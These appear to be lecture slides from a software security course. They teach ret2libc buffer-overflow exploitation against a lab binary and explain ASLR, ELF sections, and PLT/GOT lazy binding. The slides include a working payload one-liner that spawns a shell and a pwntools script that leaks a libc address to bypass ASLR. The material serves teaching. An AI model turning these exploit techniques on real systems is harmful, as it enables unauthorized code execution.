


图 5.4: How the stack changes when executing the function epilogue



Step III: Invoke system()

- We invoke system by redirecting the return address on the stack, we need to make up the stack to fool the system function.




图 5.5: Construct the argument for system()



Step III: Invoke system()

- 1: system's arguments. $\text{ebp} + 8$
- 2 : the return address after system() -> set it to exit or 0xdeadbeef – does not matter
- 3: the address of system()

```
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libc$ cat exploit.sh
python -c 'print "A"*(0x28 + 4)+"\x10\x4d\xe2\xf7" + "dead" + "\xcf\x38\xf6\xf7" ' > e

(cat e ; cat) | ./vul
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libc$ sh exploit.sh
ret2libc start
address 0xfffffd7eb
ebp: 0xfffffd478
buffer: 0xfffffd450
ebp - buf : 0x28
ls
core          e          exploit.sh  libc-2.27.so  make.sh  vul.asm
disable_aslr.sh exploit.py  input      libc.asm      vul      vul.c
^CSegmentation fault
```



-
- Ret2libc **with** ASLR



Review

- Why do we need to use ret2libc?
- We cannot inject code, but we can reuse existing code – code reuse attack
- What's ASLR

Address space layout randomization (ASLR) is a computer security technique involved in preventing exploitation of memory corruption vulnerabilities. In order to prevent an attacker from reliably jumping to, for example, a particular exploited function in memory, ASLR randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap and libraries.



ASLR

- How to enable ASLR

```
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcaslr$ sudo sysctl -w kernel.randomize_va_space=2  
[sudo] password for work:  
kernel.randomize_va_space = 2  
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcaslr$ █
```

- How to know whether it's effective?

```
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcaslr$ ldd vul  
linux-gate.so.1 (0xf7fbf000)  
libc.so.6 => /lib32/libc.so.6 (0xf7dd2000)  
/lib/ld-linux.so.2 (0xf7fc0000)  
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcaslr$ ldd vul  
linux-gate.so.1 (0xf7fa4000)  
libc.so.6 => /lib32/libc.so.6 (0xf7db7000)  
/lib/ld-linux.so.2 (0xf7fa5000)  
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcaslr$ █
```



The Previous Attack Does Not Work Now

```
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcaslr$ sh exploit.sh
ret2libc start - with ASLR
ebp: 0xffffa6d48
buffer: 0xffffa6d20
ebp - buf : 0x28
Illegal instruction

```

```
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcaslr$ sh exploit.sh
ret2libc start - with ASLR
ebp: 0xfffa53408
buffer: 0xfffa533e0
ebp - buf : 0x28
Segmentation fault

```



```
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcaslr$
```



We Need to Know the Base Address of libc

- We can abuse the data in the PLT to leak the library function
- How dynamic linking and loading works?
- Think about the process to invoke the *printf* function in libc
 - Q1: the implementation of the function is not in the executable binary, where is it?
 - Q2: how the printf() function is invoked, even if the base address of libc function is different?
 - Q3: what are the benefits of dynamic loading/linking?

A Simple Version of How Dynamic Loading/linking Works





Global Offset Table

- To be an indirection table and accessed when PIC calls functions and operates on data variables.
- It always consumes no space in executables and allocate memory when loading.
- The values in GOT will be evaluated at runtime by linker.



Procedure Linkage Table


- For procedure only.
- To support dynamic linking, each ELF shared libraries or executables that uses shared libraries has a PLT.
- Adds a level of indirection for function calls analogous to that provided by the GOT for data



ELF Format

- To support cross-compilation, dynamic linking and other modern system features.
- ELF has an associated debugging format called DWARF.
- Dual natures:
 - A set of logical sections described by a section table. (for compilers, assemblers, and linkers)
 - A set of segments described by a program header table. (for loaders)

Two Views of an ELF File





ELF Sections

- `.text`: Equivalent to the `a.out` text segment.
- `.data`: Equivalent to the `a.out` data segment.
- `.bss`: Takes no space in the file but is allocated at runtime.
- `.init` and `.finit`: Code to be executed when the program starts up or terminates, respectively.
 - Useful for C++ which has global data with initializers and finalizers.
- `.symtab`



ELF Sections

```
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcslr$ readelf -S vul
```

There are 30 section headers, starting at offset 0x17b4:

Section Headers:

[Nr]	Name	Type	Addr	Off	Size	ES	Flg	Lk	Inf	Al
[0]		NULL	00000000	000000	000000	00		0	0	0
[1]	.interp	PROGBITS	08048154	000154	000013	00	A	0	0	1
[2]	.note.ABI-tag	NOTE	08048168	000168	000020	00	A	0	0	4
[3]	.note.gnu.build-id	NOTE	08048188	000188	000024	00	A	0	0	4
[4]	.gnu.hash	GNU_HASH	080481ac	0001ac	000020	04	A	5	0	4
[5]	.dynsym	DYNSYM	080481cc	0001cc	000080	10	A	6	1	4
[6]	.dynstr	STRTAB	0804824c	00024c	00005d	00	A	0	0	1
[7]	.gnu.version	VERSYM	080482aa	0002aa	000010	02	A	5	0	2
[8]	.gnu.version_r	VERNEED	080482bc	0002bc	000020	00	A	6	1	4
[9]	.rel.dyn	REL	080482dc	0002dc	000008	08	A	5	0	4
[10]	.rel.plt	REL	080482e4	0002e4	000028	08	AI	5	23	4
[11]	.init	PROGBITS	0804830c	00030c	000023	00	AX	0	0	4
[12]	.plt	PROGBITS	08048330	000330	000060	04	AX	0	0	16
[13]	.plt.got	PROGBITS	08048390	000390	000008	08	AX	0	0	8
[14]	.text	PROGBITS	080483a0	0003a0	000252	00	AX	0	0	16
[15]	.fini	PROGBITS	080485f4	0005f4	000014	00	AX	0	0	4
[16]	.rodata	PROGBITS	08048608	000608	000074	00	A	0	0	4
[17]	.eh_frame_hdr	PROGBITS	0804867c	00067c	000044	00	A	0	0	4
[18]	.eh_frame	PROGBITS	080486c0	0006c0	000114	00	A	0	0	4
[19]	.init_array	INIT_ARRAY	08049f0c	000f0c	000004	04	WA	0	0	4
[20]	.fini_array	FINI_ARRAY	08049f10	000f10	000004	04	WA	0	0	4
[21]	.dynamic	DYNAMIC	08049f14	000f14	0000e8	08	WA	6	0	4
[22]	.got	PROGBITS	08049ffc	000ffc	000004	04	WA	0	0	4
[23]	.got.plt	PROGBITS	0804a000	001000	000020	04	WA	0	0	4
[24]	.data	PROGBITS	0804a020	001020	000008	00	WA	0	0	4



Dynamic Linking

```
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcslr$ readelf -l vul
```

Elf file type is EXEC (Executable file)

Entry point 0x80483a0

There are 9 program headers, starting at offset 52

Program Headers:

Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flg	Align
PHDR	0x000034	0x08048034	0x08048034	0x00120	0x00120	R	0x4
INTERP	0x000154	0x08048154	0x08048154	0x00013	0x00013	R	0x1
[Requesting program interpreter: /lib/ld-linux.so.2]							
<u>LOAD</u>	0x000000	0x08048000	0x08048000	0x007d4	0x007d4	R E	0x1000
<u>LOAD</u>	0x000f0c	0x08049f0c	0x08049f0c	0x0011c	0x00120	RW	0x1000
DYNAMIC	0x000f14	0x08049f14	0x08049f14	0x000e8	0x000e8	RW	0x4
NOTE	0x000168	0x08048168	0x08048168	0x00044	0x00044	R	0x4
GNU_EH_FRAME	0x00067c	0x0804867c	0x0804867c	0x00044	0x00044	R	0x4
GNU_STACK	0x000000	0x00000000	0x00000000	0x00000	0x00000	RW	0x10
GNU_RELRO	0x000f0c	0x08049f0c	0x08049f0c	0x000f4	0x000f4	R	0x1

Section to Segment mapping:

Segment Sections...

00	
01	.interp
<u>02</u>	.interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.version .gnu.version_r .rel.dyn .rel.plt .init .plt .plt.got .text .fini .rodata .eh_frame_hdr .eh_frame
<u>03</u>	.init_array .fini_array .dynamic .got .got.plt .data .bss
04	.dynamic
05	.note.ABI-tag .note.gnu.build-id
06	.eh_frame_hdr
07	
08	.init_array .fini_array .dynamic .got



An Example

- Lazy binding
 - The loader does not need to resolve all the dynamic functions when loading a library
 - The address is resolved when it's firstly invoked

```
08048370 <puts@plt>:  
8048370: ff 25 18 a0 04 08      jmp     *0x804a018  
8048376: 68 18 00 00 00      push   $0x18  
804837b: e9 b0 ff ff ff      jmp     8048330 <.plt>
```

- 0x804a018 is the GOT entry for puts function
- The program first jumps to 0x8048376, which further jumps to 0x8048330. It changes the memory of 0x804a018 to the real address of the puts in libc – fill up the GOT entry of the puts function.



An Example

GOT Table

0804a018

8048376

0804a018

puts in libc

```
08048370 <puts@plt>:
8048370:    ff 25 18 a0 04 08    jmp     *0x804a018
8048376:    68 18 00 00 00      push    $0x18
804837b:    e9 b0 ff ff ff      jmp     8048330 <_.plt>
```

```
08048330 <_.plt>:
8048330:    ff 35 04 a0 04 08    pushl   0x804a004
8048336:    ff 25 08 a0 04 08    jmp     *0x804a008
804833c:    00 00                add     %al, (%eax)
...
```



What We Have So Far

- The address of the PLT of the puts function is fixed (not always true, we disable the PIE option when compiling the program)
- We can redirect the return address to arbitrary location
- What if we redirect the return address to the PLT of the puts function?
- We setup the parameter to the address of the GOT entry of the puts function
- That means we can execute `puts(GOT(puts))` -> we will output the content stored in the GOT entry, which is the real address of the puts function in libc!!

`puts()` writes the string `s` and a trailing newline to `stdout`.

Calls to the functions described here can be mixed with each other and with calls to other output functions from the `stdio` library for the same output stream.

For nonlocking counterparts, see `unlocked_stdio(3)`.




First Try

```
08048370 <puts@plt>:
8048370:    ff 25 18 a0 04 08    jmp     *0x804a018
8048376:    68 18 00 00 00      push    $0x18
804837b:    e9 b0 ff ff ff      jmp     8048330 <./plt>
```

```
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcaslr$ python -c 'print "A"*(0x28 + 4)+"\x70\x83\x04\x08" +
"dead" + "\x18\xa0\x04\x08" ' > e
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcaslr$ (cat e ; cat) | ./vul
ret2libc start - with ASLR
ebp: 0xffff67e8
buffer: 0xffff67c0
ebp - buf : 0x28
`0000000
Segmentation fault
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcaslr$
```



The Stack Layout





We Can Decode the Output

```
puts_plt = 0x08048370
```

```
puts_got = 0x804a018
```

```
p = process(path)
```

```
rop = p32(puts_plt)
```

```
rop += p32(0xdeadbuf)
```

```
rop += p32(puts_got)
```

```
payload = "A"*(0x28 + 4) + rop + '\n'
```

```
p.send(payload)
```

```
log.info("Stage 1 sent!")
```

```
# Get leak of puts in libc
```

```
p.recvline()
```

```
p.recvline()
```

```
p.recvline()
```

```
p.recvline()
```

```
leak = p.recv(4)
```

```
puts_libc = u32(leak)
```

```
log.info("puts@libc: 0x%x" % puts_libc)
```

```
p.clean()
```

```
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcaslr$ python exploit.py
[+] Starting local process '/home/work/ssec20/ret2libcaslr/vul': pid 5132
[*] Stage 1 sent!
[*] puts@libc: 0xf7d74360
```



Infer the Base Address of libc

- We know the runtime address of the puts function in memory now
- Addr of puts = libc base address + offset of puts in libc
- If we can find the offset of puts in libc, then we can get the base address of libc at runtime!

00067360 < **_IO_puts@@GLIBC_2.0** >:

67360: **55**

push %ebp

67361: **89 e5**

mov %esp,%ebp

67363: **57**

push %edi

67364: **56**

push %esi

67365: **53**

push %ebx



Find Other Addresses

- Address of system: libc base + offset of system in libc
- Address of `"/bin/sh"`: libc base + offset of this string in libc
 - How do we get these offsets
 - Option I: find by ourself if we have the libc.so
 - Option II: we can use the online tool
 - <https://github.com/niklasb/libc-database>



Find Other Addresses

```
(gdb) info proc map
process 5161
Mapped address spaces:

   Start Addr   End Addr       Size     Offset objfile
   0x8048000   0x8049000       0x1000        0x0  /home/work/ssec20/ret2libcaslr/vul
   0x8049000   0x804a000       0x1000        0x0  /home/work/ssec20/ret2libcaslr/vul
   0x804a000   0x804b000       0x1000       0x1000  /home/work/ssec20/ret2libcaslr/vul
   0x804b000   0x806d000      0x22000        0x0  [heap]
  0xf7de8000  0xf7fba000     0x1d2000        0x0  /lib32/libc-2.27.so
  0xf7fba000  0xf7fbb000       0x1000     0x1d2000  /lib32/libc-2.27.so
  0xf7fbb000  0xf7fbd000       0x2000     0x1d2000  /lib32/libc-2.27.so
  0xf7fbd000  0xf7fbe000       0x1000     0x1d4000  /lib32/libc-2.27.so
  0xf7fbe000  0xf7fc1000       0x3000        0x0
  0xf7fd0000  0xf7fd2000       0x2000        0x0
  0xf7fd2000  0xf7fd5000       0x3000        0x0  [vvar]
  0xf7fd5000  0xf7fd6000       0x1000        0x0  [vdso]
  0xf7fd6000  0xf7ffc000     0x26000        0x0  /lib32/ld-2.27.so
  0xf7ffc000  0xf7ffd000       0x1000     0x25000  /lib32/ld-2.27.so
  0xf7ffd000  0xf7ffe000       0x1000     0x26000  /lib32/ld-2.27.so
  0xffffdd000 0xfffffe000     0x21000        0x0  [stack]

